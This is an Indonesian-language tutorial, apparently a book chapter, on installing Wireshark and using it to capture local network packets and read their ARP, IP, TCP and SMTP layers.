Packet Sniffer berbasis Linux / Unix perlu menggunakan libpcap (http://www.tcpdump.org/), yang harus di install sebelum menginstalasi program sniffer di Linux. Di berbagai distro Linux, umumnya libcap akan secara standard / default terinstall, jadi kita tidak perlu pusing lagi dengan hal tersebut. Adapun software sniffer di Linux antara lain adalah:

- wireshark (https://www.wireshark.org/) merupakan salah satu aplikasi packet sniffer terbaik saat buku ini ditulis.
- tcpdump (http://www.tcpdump.org/), sebuah command-line packet sniffer. Tcpdump biasanya tersedia sebagai standard di berbagai distribusi.

Packet Sniffer di Windows

Packet sniffer berbasis Windows perlu menggunakan WinPcap (http://www.winpcap.org/install/default.htm) yang perlu di install sebelum menginstall program packet sniffer. Ada beberapa program packet sniffer di Windows, antara lain adalah:

- Wireshark (https://www.wireshark.org/) merupakan salah satu aplikasi packet sniffer terbaik saat buku ini ditulis.

- WinDump (http://www.winpcap.org/windump/install/default.htm) sebuah command line packet sniffer di DOS.

Berbagai tool yang berbasis WinPcap dapat dilihat di http://www.winpcap.org/misc/links.htm.

Instalasi Wireshark di Linux

Selanjutnya akan di jelaskan teknik sniffing menggunakan Wireshark. Instalasi Wireshark relatif sederhana di Linux yang berbasis Ubuntu / Debian, dengan menggunakan perintah

```
sudo su
apt-get update
apt-get install wireshark
```

`apt install wireshark` (untuk Ubuntu 16.04)

Sementara instalasi di Windows seharusnya juga tidak terlalu sulit dengan .exe yang tersedia.

Di Linux, Wireshark dapat di operasikan melalui beberapa cara baik melalui interface grafis GUI maupun terminal CLI. Untuk memperoleh hasil maksimal, pastikan anda menjalankannya sebagai root, misalnya melalui CLI

```
sudo su
wireshark
```

Biasanya akan keluar peringatan yang bunyinya

```
Running as user "root" and group "root".
This could be dangerous.
```


Kita dapat membiarkan peringatan tersebut dan melanjutkan menjalankan wireshark.

Mengoperasikan Wireshark

Tampilan awal Wireshark relatif sederhana. Bagi anda yang masih pemula dalam melakukan sniffing, hanya dua (2) tombol / menu yang penting yang sering digunakan yaitu:

- Capture
- Analyze

Tekan tombol Capture untuk memulai proses Capture (menangkap) paket yang lewat di jaringan. Ada beberapa sub menu dari tombol Capture, seperti, memilih Interface yang ingin di monitor, start proses capture dll.



Gambar 1: Tampilan Wireshark saat menangkap Paket yang lewat


Pada menu Capture Interfaces kita dapat melihat semua interface yang ada di computer yang kita gunakan. Kita dapat memilih interface mana yang ingin dilakukan capture paket yang lewat. Pada Linux yang konvensional biasanya interface yang digunakan adalah eth0 atau wlan0.Tekan tombol Start untuk mulai melakukan sniffing.

Pada gambar di perlihatkan tampilan Wireshark saat menangkap paket yang lewat di jaringan. Tombol “Stop” berwarna merah dapat kita tekan jika di rasakan cukup banyak paket yang sudah di tangkap. Secara umum tampilan wireshark di bagi tiga (3) bagian ke bawah.

1. Bagian 1, paling atas, memperlihat daftar paket yang di tangkap sesuai dengan waktu di tangkapnya. Detail informasi yang ditampilkan adalah waktu relatif (dari waktu mulai wireshark di aktifkan), IP source (pengirim paket), IP destination (tujuan paket), protokol yang digunakan, panjang paket, dan informasi tentang paket secara umum.

2. Bagian 2, bagian tengah, dalam bahasa sederhana sebetulnya menampilkan jumlah dan detail lapisan protokol yang ada dalam paket tersebut. Pada gambar di perlihatkan ada lima (5) lapisan protokol dalam paket tersebut. Hanya saja penampilannya di balik, dari paling atas ke bawah adalah, lapisan fisik, data link, network, transport dan aplikasi. Dalam hal ini protokol aplikasi yang digunakan adalah Hypertext Transfer Protocol (HTTP). Kita dapat meng-klik masing-masing lapisan untuk melihat lebih detail. Jelas disini bahwa lapisan protokol tidak berbentuk kotak-kotak seperti dalam teori, tapi bisa kita lihat isinya.

3. Bagian 3, bagi mereka yang ingin melihat isi paket dalam format hexadesimal dan ASCII dapat di evaluasi dengan melihat isi bagian 3 ini.



Gambar 2: Paket ARP

Pada gambar di atas diperlihatkan sebuah paket ARP yang berhasil di tangkap oleh Wireshark. Berbeda dengan paket yang umum digunakan untuk mentransfer data, paket ARP hanya ada tiga (3) lapisan protokol saja, yaitu, lapisan fisik, data link dan ARP. Fungsi paket ARP adalah untuk bertanya / menjawab ke jaringan MAC address dari komputer yang ingin di tuju. Mari kita lihat lebih detail disini, komputer dengan MAC address 00:27:22:1e:87:f9 (IP address 192.168.0.103) mengirimkan paket ke MAC address broadcast ff:ff:ff:ff:ff:ff, dengan protocol ARP yang bertanya dengan OpCode 1 berupa request / permohonan MAC address komputer dengan IP address 192.168.0.142.


Jika anda ingin mencek apakah informasi MAC address tersebut sudah masuk dalam daftar tabel MAC address di komputer kita dapat dilihat menggunakan perintah

```
arp -na
ip neighbour show
```

Tampilannya kira-kira,


```
# arp -na
? (192.168.99.7) at 00:80:C8:E8:1E:FC [ether] on eth0
? (192.168.99.254) at 00:80:C8:F8:5C:73 [ether] on eth0

# ip neighbor show
192.168.99.7 dev eth0 lladdr 00:80:c8:e8:1e:fc nud reachable
192.168.99.254 dev eth0 lladdr 00:80:c8:f8:5c:73 nud reachable
```

Selanjutnya mari kita lihat lebih dekat lagi dengan isi dari masing-masing lapisan protokol.



Pada gambar di atas di perlihatkan kita membuka isi dari lapisan data link protokol. Terlihat dengan jelas isi dari lapisan protokol data link adalah,

- MAC address sumber
- MAC address tujuan
- Protokol yang ada di atas lapisan data link, jika protokol yang beroperasi di atasnya adalah IPv4 maka tipe yang digunakan adalah 0x0800




Gambar 3: Lapisan Protokol Network, Internet Protocol

Pada gambar di atas dibuka lapisan protokol network yang beroperasi di atas lapisan data link. Lapisan protocol network yang digunakan disini adalah Internet Protocol. Pada bagian Internet Protocol (IP), ada beberapa informasi penting yang bisa kita lihat seperti,

- Versi IP, untuk IPv4, maka field versi berisi 0100
- IP source
- IP destination
- Protocol di atas IP, jika yang beroperasi TCP maka nomor protocol adalah 6 (TCP).
- Panjang paket, biasanya 1500 byte
- Time To Live (TTL), adalah banyak-nya router yang bisa di lalui.

Nilai TTL akan selalu berkurang satu jika melalui sebuah router. Pada saat nilai TTL menjadi NOL maka paket akan dibuang secara automatis, dan tidak akan di teruskan oleh router. TTL sangat penting artinya karena tidak ada sama sekali tentang informasi route di tempuh oleh sebuah paket, artinya bisa saja terjadi looping pada sebuah paket artinya paket bulak balik antara dua router.



Gambar 4: TCP Protocol hasil penyadapan Wireshark


Pada gambar di atas di perlihatkan protocol TCP yang di sadap menggunakan wireshark. Beberapa hal yang penting untuk dilihat, adalah,

- Source Port
- Destination Port
- Squence Number
- Acknowledgement Number
- Flag – menentukan apakah ini paket awal, atau proses transfer data. Pada saat proses transfer data biasanya flag yang digunakan adalah ACK 0x010
- Windows – lebarnya paket yang berurutan yang bisa dikirim tanpa menunggu ACK (Acknowledge).

Port menentukan aplikasi apa di tuju / sumber. Beberapa contoh nomor port yang sering digunakan antara lain adalah,

Web / http - 80
https - 443
mail SMTP - 25
mail POP3 - 110
mail IMAP - 143

Client biasanya menggunakan port yang tinggi, di atas 1024.



Gambar 5: Paket Mail SMTP yang tertangkap wireshark

Jika kita sedang melakukan penyadapan, kadang kita akan menemuka paket mail dengan protokol SMTP yang tertangkap wireshark. Pada paket di atas kita melihat paket dikirim dari IP address 222.124.18.79 yang berada di Internet menuju ke IP address 192.168.0.133 yang berada di LAN lokal. Sumber paket berasal dari aplikasi mail server SMTP dengan nomor port 25 menuju client email yang berada di port 40066. Di atas protocol TCP, beroperasi Simple Mail Transfer Protocol (SMTP) dengan isi berita

220 fm2.smtp.telkom.net ESMTP Smtpd; Sat, 31 Dec 2016 09:20:03 +0700

